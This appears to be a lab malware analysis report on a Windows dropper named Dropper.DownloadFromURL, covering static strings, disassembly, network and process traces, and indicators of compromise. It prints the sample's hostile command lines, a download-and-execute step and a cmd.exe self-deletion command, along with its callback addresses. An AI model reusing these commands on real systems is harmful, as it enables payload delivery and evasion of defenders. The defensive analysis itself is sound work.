



# Dropper Download From URL

July 2025| Adrian Jenkins | v1.0



# Table of Contents

<b>Table of Contents.....</b>	<b>2</b>
<b>Executive Summary.....</b>	<b>3</b>
<b>High-Level Technical Summary.....</b>	<b>4</b>
<b>Malware Composition.....</b>	<b>5</b>
Dropper.DownloadFromURL.exe.....	5
<b>Static Analysis.....</b>	<b>6</b>
Tool: PESTudio.....	6
Tool: Floss (String Analysis).....	7
Tool:Cutter.....	9
<b>Advanced Static Analysis.....</b>	<b>14</b>
Initial Behavior.....	14
No Internet Connectivity.....	14
With Internet Connectivity.....	15
<b>Indicators of Compromise.....</b>	<b>21</b>
Network Indicators.....	21
Host-based Indicators.....	23
<b>Appendices.....</b>	<b>24</b>
A. CallBack URL.....	24
B. VirusTotal.....	24
<b>Resources.....</b>	<b>25</b>



## Executive Summary

SHA256	92730427321A1C4CCFC0D0580834D AEF98121EFA9BB8963DA332BFD6C F1FDA8A
MD5	1D8562C0ADCAEE734D63F7BAACA 02F7C


Dropper.DownloadFromURL is categorized as a trojan malware first identified on 2021-09-04. It is a Windows 32-bit Portable Executable (PE). It consists of one main payload that is executed in succession of a successful spearphishing attempt. Symptoms of infection include a request to download the main payload to the URL listed in the Appendix A, and an executable named “CR433101.dat.exe” appearing in the “C:\Users\Public\Documents” directory.

Malware hashes have been submitted to VirusTotal for further examination, see Appendix B.



## High-Level Technical Summary

Dropper.DownloadFromURL consists of two parts: the malware will attempt to connect to a callback URL of “[hxxp]://ssl-6582datamanager.helpdeskbro[s.]local/” and then download the main payload called “CR433101.dat.exe”. If the HTTP call fails, it will delete itself from disk.





## Malware Composition

Dropper.DownloadFromURL.exe consists of the following components:

File Name	SHA256 Hash
<b>Dropper.DownloadFromURL.exe</b>	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
<b>CR433101.dat.exe</b>	Cannot be determined

### Dropper.DownloadFromURL.exe

The initial executable that runs after a successful spearphishing campaign.

### CR433101.dat.exe:

The main payload. Unfortunately, it is not possible to study this binary.



# Static Analysis

## Tool: PESTudio

- This is a 32-bit Windows Portable Executable.
- The Import Address Table(IAT) suggests the malware will try to make an HTTP(s) request.

pestudio 9.61 - Malware Initial Assessment - www.winitor.com | c:\users\flareuser\desktop\dropper.downloadfromurl.exe.malz (read-only)

file settings about

c:\users\flareuser\desktop\dropper.downloadfromurl.exe.malz

- indicators (imports > flag)
- footprints (type > sha256)
- virustotal (offline)
- dos-header (size > 64 bytes)
- dos-stub (size > 184 bytes)
- rich-header (tooling > Visual Studio 2008)
- file-header (executable > 32-bit)
- optional-header (subsystem > console)
- directories (count > 6)
- sections (count > 5)
- libraries (flag > 2)
- imports (flag > 8)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > manifest)
- strings (count > 255)
- debug (streams > 3)
- manifest (level > aslnvoker)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

property	value
file	
file > sha256	92730427321A1C4CCFC0D0580834DAEF98121EFA9B88963DA332BFD6CF1FDA8A
file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file > first 32 bytes (text)	MZ.....@.....
file > info	size: 12288 bytes, entropy: 5.719
file > type	executable, 32-bit, console
file > version	n/a
file > description	n/a
entry-point > first 32 bytes (hex)	E8 C4 03 00 00 E9 74 FE FF 55 8B EC 6A 00 FF 15 34 30 40 00 FF 75 08 FF 15 30 30 40 00 68 09
entry-point > location	0x000015F1 (section[.text])
file > signature	Microsoft Linker 14.28   Visual Studio 2008   Microsoft Visual C++ 6.0 - 8.0
stamps	
stamp > compiler	Sat Sep 04 18:11:12 2021 (UTC)
stamp > debug	Sat Sep 04 18:11:12 2021 (UTC)
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\users\flareuser\desktop\dropper.downloadfromurl.exe.malz

imports (52)	flag (8)	type
<a href="#">CreateProcessW</a>	x	imp
<a href="#">GetCurrentProcessId</a>	x	imp
<a href="#">GetCurrentThreadId</a>	x	imp
<a href="#">GetCurrentProcess</a>	x	imp
<a href="#">ShellExecuteW</a>	x	imp
<a href="#">URLDownloadToFileW</a>	x	imp
<a href="#">InternetOpenW</a>	x	imp
<a href="#">InternetOpenUrlW</a>	x	imp
<a href="#">GetModuleFileNameW</a>	-	imp
<a href="#">CloseHandle</a>	-	imp
<a href="#">IsProcessorFeaturePresent</a>	-	imp
<a href="#">GetSystemTimeAsFileTime</a>	-	imp

encoding (2)	size (bytes)	offset	flag (10)	value (255)
ascii	13	0x00002446	x	CreateProcess
ascii	12	0x00002466	x	ShellExecute
ascii	17	0x000024E0	x	URLDownloadToFile
ascii	15	0x00002502	x	InternetOpenUrl
ascii	12	0x00002516	x	InternetOpen
ascii	17	0x00002858	x	GetCurrentProcess
ascii	19	0x000028B6	x	GetCurrentProcessId
ascii	18	0x000028CC	x	GetCurrentThreadId
unicode	57	0x00001BB8	x	http://ssl-6582datamanager.helpdeskbro.sio
unicode	21	0x00001CA0	x	http://huskyhacks.dev
ascii	40	0x0000004D	-	!This program cannot be run in DOS mode.
ascii	3	0x000000C7	-	r&c

Dropper Download From URLMalware  
Jul 2025  
v1.0



## Tool: Floss (String Analysis)

- From the string analysis there are some potential interesting things:
  - APIs suggest malware **HTTP** attempt to “[hxxp]://ssl-6582datamanager.helpdeskbro[s.]local/favicon.i**co**” and “[hxxp]://huskyhacks[.]dev”. There could be more connection attempts that we don’t know about.
  - A document called “**CR433101.dat.exe**” is created in the “**C:\Users\Public\Documents**”.
  - The possible use of API *IsDebuggerPresent* might indicate anti-debugging technique.
  - The first “ping” command seems to test internet connectivity and then delete a file regardless of the result. **Possibly showing potential self-deletion capabilities.**
    - “%s” is a place holder for the actual file to delete.
    - “/f”: forces deletion.
    - “q”: runs quietly.
  - The second “ping” command seems to test internet connectivity and then execute “CR433101.dat.exe” regardless of the result.



```
$>floss -n 8 Dropper.DownloadFromURL.exe.malz
URLDownloadToFileW
urlmon.dll
InternetOpenUrlW
InternetOpenW
WININET.dll
IsDebuggerPresent
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbro.slocal/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
```





## Tool:Cutter

Taking a closer look into the main function


- It is preparing for an HTTP connection by calling API **InternetOpen**, this returns a valid handle that the application passes to subsequent WinINet functions. If it fails, it returns null.
- Now it passes that handle and calls API **URLDownloadToFile**. This downloads bits and saves them to a file.
  - The URL is  
**“[hxxp]://ssl-6582datamanager.helpdeskbro[.]local/favicon.ico”**.
  - The file name created/downloaded is  
**“C:\Users\Public\Documents\CR433101.dat.exe”**.
  - This function returns:
    - S\_OK
    - E\_OUTOFMEMORY
    - INET\_E\_DOWNLOAD\_FAILURE



```
[0x00401080]
int main(int argc, char **argv, char **envp);
; var HANDLE hObject @ stack - 0x6dc
; var int32_t var_6c0h @ stack - 0x6c0
; var LPSTARTUPINFO lpStartupInfo @ stack - 0x6a0
; var int32_t var_658h @ stack - 0x658
; var LPWSTR lpFilename @ stack - 0x64c
; var LPWSTR lpCommandLine @ stack - 0x450
; var int32_t var_6ch @ stack - 0x6c
; var int32_t var_60h @ stack - 0x60
; var int32_t var_8h @ stack - 0x8
0x00401080      push    ebp
0x00401081      mov     ebp, esp
0x00401083      and     esp, 0xffffffff
0x00401086      sub     esp, 0x680
0x0040108c      mov     eax, dword [data.00404004] ; 0x404004
0x00401091      xor     eax, esp
0x00401093      mov     dword [var_8h], eax
0x0040109a      push    0
0x0040109c      push    0
0x0040109e      push    0
0x004010a0      push    0
0x004010a2      push    str.Mozilla 5.0 ; 0x403288
0x004010a7      call    dword [InternetOpenW] ; 0x403070
0x004010ad      lea     ecx, [esp]
0x004010b0      mov     dword [data.00404388], eax ; 0x404388
0x004010b5      mov     dword [esp], 0x7d0 ; 2000
0x004010bc      mov     dword [lpStartupInfo.lpTitle], 0
0x004010c4      call    fcn.004011e0 ; fcn.004011e0
0x004010c9      push    0
0x004010cb      push    0
0x004010cd      push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2      push    str.http:__ssl_6582datamanager.helpdeskbro.local_favicon.ico ; 0x4031b8
0x004010d7      push    0
0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
0x004010df      test    eax, eax
0x004010e1      jne     0x401142
```



- Depending on the result of calling **URLDownloadToFile** it will do one thing or the other.
  - If the call succeeds:
    - It calls API **InternetOpenUrlA** to make an HTTP request to “[hxxp]://huskyhacks[.]dev”.
    - It calls **ShellExecuteW**. This function performs an operation on a specified file.
      - As “operation” it wants to “open” the specified file.
      - The string passed is:  
“str.ping\_1.1.1.1\_n\_1\_w\_3000\_\_Nul\_\_C:\_Users\_Publi  
c\_Documents\_CR433101.dat.exe”
  - If the call fails for whatever reason:
    - It pushes string  
“str.cmd.exe\_\_C\_ping\_1.1.1.1\_n\_1\_w\_3000\_\_Nul\_\_Del\_\_f\_\_  
q\_\_s” and then calls a function. Most likely, this is a  
self-deleting mechanism.






---

A high level overview of the execution would be something as follows:

- Malware attempts to connect AND download a file to URL  
“[hxxp]:///ssl-6582datamanager.helpdeskbro[.]local/favicon.ico”.
  - If this fails:
    - It will delete itself.
  - If this succeeds:
    - Make an HTTP connection to “[hxxp]://huskyhacks[.]dev”.  
What is this doing, we can not say just yet.
    - It executes the downloaded file located at  
“C:\Users\Public\Documents\CR433101.dat.exe”.





# Advanced Static Analysis

## Initial Behavior

### No Internet Connectivity

Executed “Dropper.DownloadFromURL.exe” and after a couple of seconds it deleted itself.

Just

- From Wireshark:
  - There is an initial failed DNS query attempt to obtain the IP Address for domain name “ssl-6582datamanager.helpdeskbro[s.]local”.

2	5.836505	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbro[s.]local
3	5.836975	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
4	5.845424	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbro[s.]local
5	5.845770	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
6	5.845868	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbro[s.]local
7	5.846062	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
8	5.846118	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbro[s.]local
9	5.846292	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)
10	5.846369	10.0.0.3	10.0.0.4	DNS	98 Standard query 0x759e A ssl-6582datamanager.helpdeskbro[s.]local
11	5.846569	10.0.0.4	10.0.0.3	ICMP	126 Destination unreachable (Port unreachable)

- From the Process Monitor we can see:
  - Dropper.DownloadFromURL.exe spawned “cmd.exe” with ‘cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q “C:\Users\flareuser\Desktop\Dropper.DownloadFromURL.exe”’.
    - This is the same command we saw in the “string analysis” section and in “Cutter”, where the “%s%” got replaced for the actual file path.
  - This resulted in the malware being deleted.

Dropper.DownloadFromURL.exe (5068)	C:\Users\flareuser\...	DESKTOP-V7VK...	"C:\Users\flareuser\Desktop\Dropper.DownloadFromURL.exe"
cmd.exe (2648)	C:\Windows\Sys...	DESKTOP-V7VK...	"C:\Windows\system32\cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\Users\flareuser\Desktop\Dropper.DownloadFromURL.exe"
PING EXE (3840)	C:\Windows\Sys...	DESKTOP-V7VK...	ping 1.1.1.1 -n 1 -w 3000



9:20:1...	cmd.exe	2648	CreateFile	C:\Users\Viareuser\Desktop\...	SUCCESS	Desired Access: N...
9:20:1...	cmd.exe	2648	QueryDirectory	C:\Users\Viareuser\Desktop\ Dropper.DownloadFromURL.exe	SUCCESS	FileInformationClas...
9:20:1...	cmd.exe	2648	CreateFile	C:\Users\Viareuser\Desktop\ Dropper.DownloadFromURL.exe	SUCCESS	Desired Access: D...
9:20:1...	cmd.exe	2648	CloseFile	C:\Users\Viareuser\Desktop\ Dropper.DownloadFromURL.exe	SUCCESS	
9:20:1...	cmd.exe	2648	QueryDirectory	C:\Users\Viareuser\Desktop\...	NO MORE FILES	FileInformationClas...
9:20:1...	cmd.exe	2648	CloseFile	C:\Users\Viareuser\Desktop\...	SUCCESS	
9:20:1...	cmd.exe	2648	RegCloseKey	HKLM\SOFTWARE\Microsoft\Ole	SUCCESS	Desired Access: Delete
9:20:1...	cmd.exe	2648	RegCloseKey	HKLM	SUCCESS	Disposition: Open
9:20:1...	cmd.exe	2648	Thread Exit		SUCCESS	Options: Non-Directory File, Delete On Close
9:20:1...	cmd.exe	2648	Thread Exit		SUCCESS	Attributes: n/a
9:20:1...	cmd.exe	2648	Process Exit		SUCCESS	Thread ID: ShareMode: Delete
9:20:1...	cmd.exe	2648	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S...	SUCCESS	AllocationSize: n/a
9:20:1...	cmd.exe	2648	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S...	SUCCESS	Exit Status: OpenResult: Opened
9:20:1...	cmd.exe	2648			NAME NOT FOUND Length: 40	Desired Access: n/a...

This matches our understanding of the malware in the static analysis section. If that domain is not reachable OR if the domain is reachable but the file can not be downloaded for whatever reason, then the malware removes itself.

## With Internet Connectivity

Executed “Dropper.DownloadFromURL.exe”, nothing seems to have happened visually, but the malware executable is still visible.

From **Wireshark**:

- There is a **DNS request** for “**ssl-6582datamanager.helpdeskbro[s.]local**”.
- There is another **DNS request** for “**huskyhacks[.]dev**”.
- **HTTP GET** request to “**[hxxp]://ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico**”. The server replied with 198 bytes of data. This would be the second stage payload in a real world scenario.
- **HTTP GET** request to “**[hxxp]://husckyhacks[.]dev**”. However, this does not seem to be downloading or doing anything.



Protocol	Length	Info
DNS	98	Standard query 0x5e0a A ssl-6582datamanager.helpdeskbro.s.local
DNS	114	Standard query response 0x5e0a A ssl-6582datamanager.helpdeskbro.s.local A 10.0.0.4
DNS	74	Standard query 0x588e A huskyhacks.dev
DNS	90	Standard query response 0x588e A huskyhacks.dev A 10.0.0.4

**Host:** ssl-6582datamanager.helpdeskbro.s.local

```
GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: ssl-6582datamanager.helpdeskbro.s.local
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: image/x-icon
Server: INetSim HTTP Server
Content-Length: 198
Date: Wed, 23 Jul 2025 17:38:31 GMT
Connection: Close
```

**Host:** huskyhacks.dev

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Content-Length: 258
Content-Type: text/html
Connection: Close
Date: Wed, 23 Jul 2025 17:38:31 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```





From **Process Monitor**:

- **TCP receives the 198 bytes of data that we saw in Wireshark when the victim requested the “/favicon.ico”.**
- These 198 bytes worth of data got **written to disk as “C:\Users\Public\Documents\CR433101.dat.exe”.**
- “CR433101.dat.exe” is executed.

Correlation between Process Monitor Trace and Wireshark.  
Bytes from Wireshark when downloading “/favicon.ico” (198bytes) match the bytes registered in the “TCP Receive” operation in Process Monitor (198bytes).

Process Name	PID	Operation	Path	Result	Detail
Dropper.Downl...	5284	TCP Connect	DESKTOP-V7VKN5A:49943 -> www.inetsim.org/http	SUCCESS	Length: 0, mss: 14
Dropper.Downl...	5284	TCP Send	DESKTOP-V7VKN5A:49943 -> www.inetsim.org/http	SUCCESS	Length: 248, startin
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49943 -> www.inetsim.org/http	SUCCESS	Length: 153, segr
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49943 -> www.inetsim.org/http	SUCCESS	Length: 198, segr
Dropper.Downl...	5284	TCP Disconnect	DESKTOP-V7VKN5A:49943 -> www.inetsim.org/http	SUCCESS	Length: 0, sequen
Dropper.Downl...	5284	TCP Connect	DESKTOP-V7VKN5A:49944 -> www.inetsim.org/http	SUCCESS	Length: 0, mss: 14
Dropper.Downl...	5284	TCP Send	DESKTOP-V7VKN5A:49944 -> www.inetsim.org/http	SUCCESS	Length: 65, startin
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49944 -> www.inetsim.org/http	SUCCESS	Length: 150, segr
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49944 -> www.inetsim.org/http	SUCCESS	Length: 258, segr
Dropper.Downl...	5284	TCP Disconnect	DESKTOP-V7VKN5A:49944 -> www.inetsim.org/http	SUCCESS	Length: 0, sequen

File “C:\Users\Public\Documents\CR433101.dat.exe” is created:


Dropper.Downl...	5284	QueryBasicInfor...	C:\Users\flareuser\AppData\Local\Microsoft\Wi...	SUCCESS	CreationTime: 7/23/2025 10:58:19 AM, LastAccessTime: 7/23/2025 10:58:19 AM
Dropper.Downl...	5284	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Open, Options: Synchronous I/O Non-Alert, Non-Directory File
Dropper.Downl...	5284	QueryBasicInfor...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	CreationTime: 7/23/2025 10:58:19 AM, LastAccessTime: 7/23/2025 10:58:19 AM
Dropper.Downl...	5284	CloseFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: Generic Write, Read Attributes
Dropper.Downl...	5284	QueryNameInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Disposition: OverwriteIf
Dropper.Downl...	5284	QueryNameInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Options: Synchronous I/O Non-Alert, Non-Directory File
Dropper.Downl...	5284	QueryNameInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Attributes: N
Dropper.Downl...	5284	QueryNormalize...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	ShareMode: None
Dropper.Downl...	5284	ReadFile	C:\Users\flareuser\AppData\Local\Microsoft\Wi...	SUCCESS	AllocationSize: 0
Dropper.Downl...	5284	ReadFile	C:\Users\flareuser\AppData\Local\Microsoft\Wi...	SUCCESS	OpenResult: Overwritten
